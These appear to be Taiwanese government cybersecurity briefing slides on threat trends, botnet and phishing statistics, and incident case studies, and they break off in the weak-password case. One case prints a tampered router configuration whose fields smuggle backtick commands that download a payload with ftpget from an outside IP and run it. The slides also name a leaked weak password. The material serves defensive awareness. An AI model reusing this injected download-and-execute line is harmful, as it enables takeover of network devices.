

政府機關資安威脅與防護重點

國家資通安全研究院 威脅分析中心

侯猷珉

- 全球資通安全威脅趨勢
- 政府資通安全威脅趨勢
- 政府資安事件案例分析
- 政府機關資安防護強化重點
- 結論與建議

全球資通安全威脅趨勢

全球資通安全威脅趨勢

- 綜整111年全球資安威脅報告，歸納資安威脅趨勢可分為六大類，其攻擊手法核心關鍵與網際攻擊狙殺鍊(Cyber Kill Chain)之對應如下

偵查、武裝、遞送



社交工程技術多樣化致詐騙風行



雲端環境之複雜性產生相對應風險

攻擊、安裝



IoT與行動式設備
資安弱點威脅升高



關鍵資訊基礎與OT設施
頻傳鎖定式攻擊



資安(訊)供應商持續遭駭
破壞供應鏈安全



勒索軟體攻擊風險激增

發令與控制


採取行動

社交工程詐騙盛行

- 社交工程電子郵件攻擊以**釣魚攻擊(Phishing)**為主，包含一般引誘性郵件與魚叉式攻擊，其次為各式**詐騙電子郵件(Scam)**
- 社交工程理論與執行技巧簡單，隨著新興科技之進步，**採用人工智慧(如ChatGPT)或深偽等技術**，再輔以時事議題，使滲透效能日益提升
 - 趨勢科技發表112年資安預測指出，變臉詐騙(Business Email Compromise, BEC)盛行，且發展出變臉詐騙服務(BEC as a Service)，預估112年BEC市場將以19.4%之年複合成長率持續增長



社交郵件內容



社交郵件攻擊流程

雲端環境產生相對應風險


- 雲端服務平台可幫助組織快速部署以提高效率，惟亦遭駭客利用以掩飾惡意行為
 - 網通廠商Palo Alto Networks發表之112年雲端原生資安狀況報告(2023 State of Cloud-Native Security Report)指出，新冠疫情期間，各公私單位**雲端服務使用增加達25%以上**，78%受訪單位表示將雲端服務之資安責任分散至各部門，另有**47%表示**旗下員工並不完全了解雲端服務對應之資安責任
 - 資安公司Orca.security發表112年雲端安全發展趨勢研究報告，發現**72%企業組織**至少存在一個具有**讀取許可權**之儲存貯體(bucket)，**36%企業組織**甚至在雲端服務中存放**未加密之個資**
 - 近期發現駭客透過Google雲端硬碟進行社交工程郵件攻擊，駭客將**惡意檔案**存放至**Google雲端硬碟**並開啟**分享**，再將下載網址內嵌於社交工程電子郵件附檔中發送給政府機關人員，誘導收件人透過附檔文件下載藏有惡意程式之檔案



雲端硬碟下載惡意程式壓縮檔範例

IoT與行動設備資安弱點威脅升高


- 疫情影響使得物聯網與行動設備日益普及，而多數物聯網裝置缺乏有效控管，導致遭駭客入侵利用於各種攻擊，如DDoS攻擊與殭屍網路等
 - 資安公司Cynerio於111年發現，Aethon公司生產之醫院**專用機器人Tug存在5項零時差漏洞**，如干擾醫療用品之運送、侵犯醫護人員或病患隱私及竊取醫療紀錄等
 - 偵測發現GSN中有**多個網路服務暴露於網路上**，包含RDP、VNC及Telnet等遠端管理通訊協定，以及機關架設之智慧居家系統服務，後者除可透過網際網路直接存取相關服務與phpMyAdmin資料庫管理介面，同時存在**使用預設密碼**之狀況
 - PwC針對高階管理層面對未來網路準備調查結果顯示，針對攻擊途徑預估統計，112年會有顯著增加趨勢者，**第一名為行動式設備**，有41%受訪者認同此攻擊方式將會高居不下，物聯網部分則有29%討論此風險



全球每月物聯網(IoT)惡意攻擊次數逐年增加

關鍵資訊基礎與OT設施頻傳鎖定式攻擊

- 關鍵基礎設施OT數位轉型之步調，因其**既有架構變動不易**且可能牽一髮而動全身，整體議題複雜，故相較IT領域通常較為緩慢
 - 微軟111年12月發表第3期網路威脅情報研究報告Cyber Signals指出，於其客戶之OT網路中發現，有**超過75%最常見之工業控制器存在高嚴重性之漏洞且未修補**
 - 觀察漏洞揭露趨勢，109年到111年間，主要供應商生產之工業控制設備中被揭露為**高嚴重性漏洞之數量成長至少78%**
 - WEF Global Cybersecurity Outlook 2022調查，未來兩年對網路安全攻擊而導致之影響議題，有**42%關切關鍵基礎設施會因網路攻擊而失效**



資安(訊)供應商持續遭駭破壞供應鏈安全

- 供應鏈風險對組織影響漸增，供應鏈全球化與資安管理落差，致使駭客鎖定監控較不嚴謹之設備或供應商，做為入侵管道
 - 歐盟ENISA於111年發布之威脅報告(ENISA Threat Landscape 2022)指出，針對供應鏈展開攻擊已然成為新興趨勢且持續發展中，且因攻擊者採取之策略多為迂迴攻擊，所使用之工具善於規避偵測，偽冒成合法之使用者潛藏於環境中
 - WEF Global Cybersecurity Outlook 2022，調查在過去2年曾遭受第三方網路攻擊事件影響之組織超過39%
 - Mandiant網路資安前端洞察與指導報告(M-TRENDS 2022)統計初始感染或入侵媒介，第1名為漏洞被利用，供應鏈排名第2
 - Sonatype於111年所發表之年度軟體供應鏈狀況報告(8th Annual State of the Software Supply Chain Report)指出，過去3年軟體供應鏈攻擊之平均年成長率高達742%



勒索軟體攻擊風險激增

- 駭客利用勒索軟體主要目的為獲利，藉由獲取贖金或販賣個人與機敏資料等取得報酬。因勒索軟體即服務(Ransomware as a Service, RaaS)盛行，駭客採用此種攻擊類型的比率預料將持續增加
- 據WEF Global Cybersecurity Outlook 2022調查，就組織觀點而言，最關注之前三名資安議題分別為勒索軟體、社交工程及惡意內部使用者
 - 勒索軟體族群採用新式間歇性加密(Intermittent Encryption)技術，以快速加密受駭者系統，同時減少被偵測機率，間歇性加密不同以往勒索軟體加密法，只加密目標文件之部分檔案內容，以加速受駭者系統之加密速度




最關注之前三名資安議題

政府資通安全威脅趨勢

殭屍網路威脅情蒐(1/2)

- 111年透過國內外外部署之蜜罐誘捕殭屍網路攻擊威脅，共捕獲10,986,524,229次攻擊連線
 - 前3名攻擊跳板來源國家分別為美國(26%)、越南(10%)及俄羅斯(9%)
 - 攻擊使用之漏洞類型，以針對遠端程式碼執行漏洞之攻擊最為嚴重
 - 其中捕獲38,717個惡意樣本，以Mirai殭屍網路與其變種最多



殭屍網路威脅情蒐(2/2)

- 111年Mozi與Mirai變種之殭屍網路持續針對物聯網進行攻擊
 - 主要攻擊目標類型包括**路由器**、**網通設備**、**DVR**等物聯網裝置
 - 以**弱密碼**與**已知漏洞**攻擊**安全性較低**之設備，擴大殭屍網路感染範圍
- 因應物聯網殭屍網路之攻擊趨勢，仍需持續宣導物聯網設備之相關威脅風險，提高使用者資安意識，避免設備遭殭屍網路感染

Mirai殭屍網路


- 變種持續增加，頻繁更新擴散使用之CVE漏洞
- 出現與其他殭屍網路結合功能之變種KAI，以及boat等新興殭屍網路

Mozi殭屍網路

- 使用P2P網路架構，無須依靠C&C伺服器活動
- 故擁有較長之活動週期，屬短期難以全數消除之殭屍網路類型

聯防監控威脅情蒐

- 111年SOC業者回傳有效資安監控情資共855,931件，依政府機關業務類別，前3名分別為**綜合行政類之掃描刺探104,626件**、綜合行政類之入侵攻擊82,527件及非行政院所屬類之掃描刺探76,329件
- 國外攻擊跳板來源前3名分別為美國(38%)、荷蘭(18%)及俄羅斯(8%)





惡意電子郵件分析(1/2)

- 111年共檢測4.6億餘(468,946,854)封電子郵件，偵測發現**1300萬餘(13,582,686)封可疑惡意電子郵件**占2.89%


–年初時Emotet擬真性惡意郵件攻擊升溫

- 殭屍網路惡意電郵(MalSpam)，以散布**AgentTesla遠端木馬**為大宗，占整體惡意程式**54.23%**，其次偵測到之威脅，則為**Emotet殭屍網路**與**CVE-2017-11882**弱點利用攻擊等




惡意電子郵件分析(2/2)

- 111年政府領域APT郵件攻擊趨勢可歸納為**8波攻擊行動**，計**603封**針對性**社交工程郵件**，其中駭客分別利用**政府機關業務**、**新冠疫情**相關計畫及**業務諮詢**等主旨，對政府機關人員發動攻擊



通報事件分析(1/2)


- 112年1月1日至4月30日共接獲206件政府機關資安事件通報
- 事件影響等級以**1級事件為主**占84.46%，3級事件僅占0.49%
- 49.03%為機關接獲資安院警訊通告後所進行之通報



※統計區間：112年1月1日至4月30日


通報事件分析(2/2)

- 事件類型以**非法入侵**為大宗，其中又以機關接獲資安院警訊通知後進行通報為主



- 可識別之事件原因

- 「弱密碼」 13.74%
- 「應用程式漏洞」 9.89%
- 「設備異常/毀損」 9.34%



政府資安事件案例分析

近期常見資安事件



網通設備疏於更新遭植入惡意程式

案情提要

- 近期資安院偵測發現多個公務機關對外進行**殭屍網路(Mirai Botnet)**異常連線行為，共發布13則資安警訊通知機關應處
- 經機關調查後發現連線設備多為**某廠牌之網通設備**，受駭設備多久未進行**韌體/軟體更新**，舊版本存在資安漏洞遭利用

網通設備存在漏洞可修改設定檔
該設定檔已遭駭客竄改，會自行下載惡意程式

`https://[IP:PORT]/cgi-bin/config.exp`

```
DAYLIGHTSTARTDATE=06:25  
DAYLIGHTENDDATE=12:25  
NTPSERVER=`ftpget 111.90.148.114 /tmp/P P;/tmp/P`  
QBUTTON=NO  
MULTIWANMODE=1
```

```
[LOG]  
SORT=1  
STATUS=NO  
HOSTNAME=  
MAILLOG=YES  
SMTP=192.168.50.1  
EMAILADDR=192.168.50.1@123.com  
QUEUE=50  
PERIOD=10`ftpget 111.90.148.114 /tmp/D D;/tmp/D`  
MAILNOW=
```

防護建議

- 定期檢視並更新設備系統/韌體版本
- 評估汰換或加強防護已停止更新或支援之產品

弱密碼遭暴力破解(1/2)

案情提要

- 資安院發現多個機關郵件帳號密碼外洩，共發布15則資安警訊通知機關應處
- 經機關調查發現多為設置弱密碼遭成功暴力破解
- 機關雖規定密碼設置原則，人員為方便記憶而將密碼設置為Aa123456或與帳號相似密碼



暴力破解郵件帳號登入



SMTP伺服器

無限制外部存取與提供網頁登入之郵件伺服器

寄送帳密資訊到駭客信箱



駭客信箱

駭客利用竊取之郵件帳密



大量寄送惡意郵件



資安院偵測郵件主旨或駭客信箱
如: [郵件伺服器],[伺服器埠號],[使用者信箱],[密碼]

近期政府機關外洩密碼

Aa123456

